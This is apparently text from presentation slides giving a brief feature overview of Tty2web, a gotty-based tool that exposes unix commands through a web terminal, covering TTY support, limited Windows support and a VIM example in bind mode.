
Tty2web – shell on steroids

- **Expose any unix command on web**
- **Full TTY support with colors**
- **Based on gotty / hterm**




Tty2web – Windows support

- **Limited windows support**
- **PTY support is problematic**




Tty2web – tty support examples

- **Run any interactive console utility in bind mode**
- **VIM example**

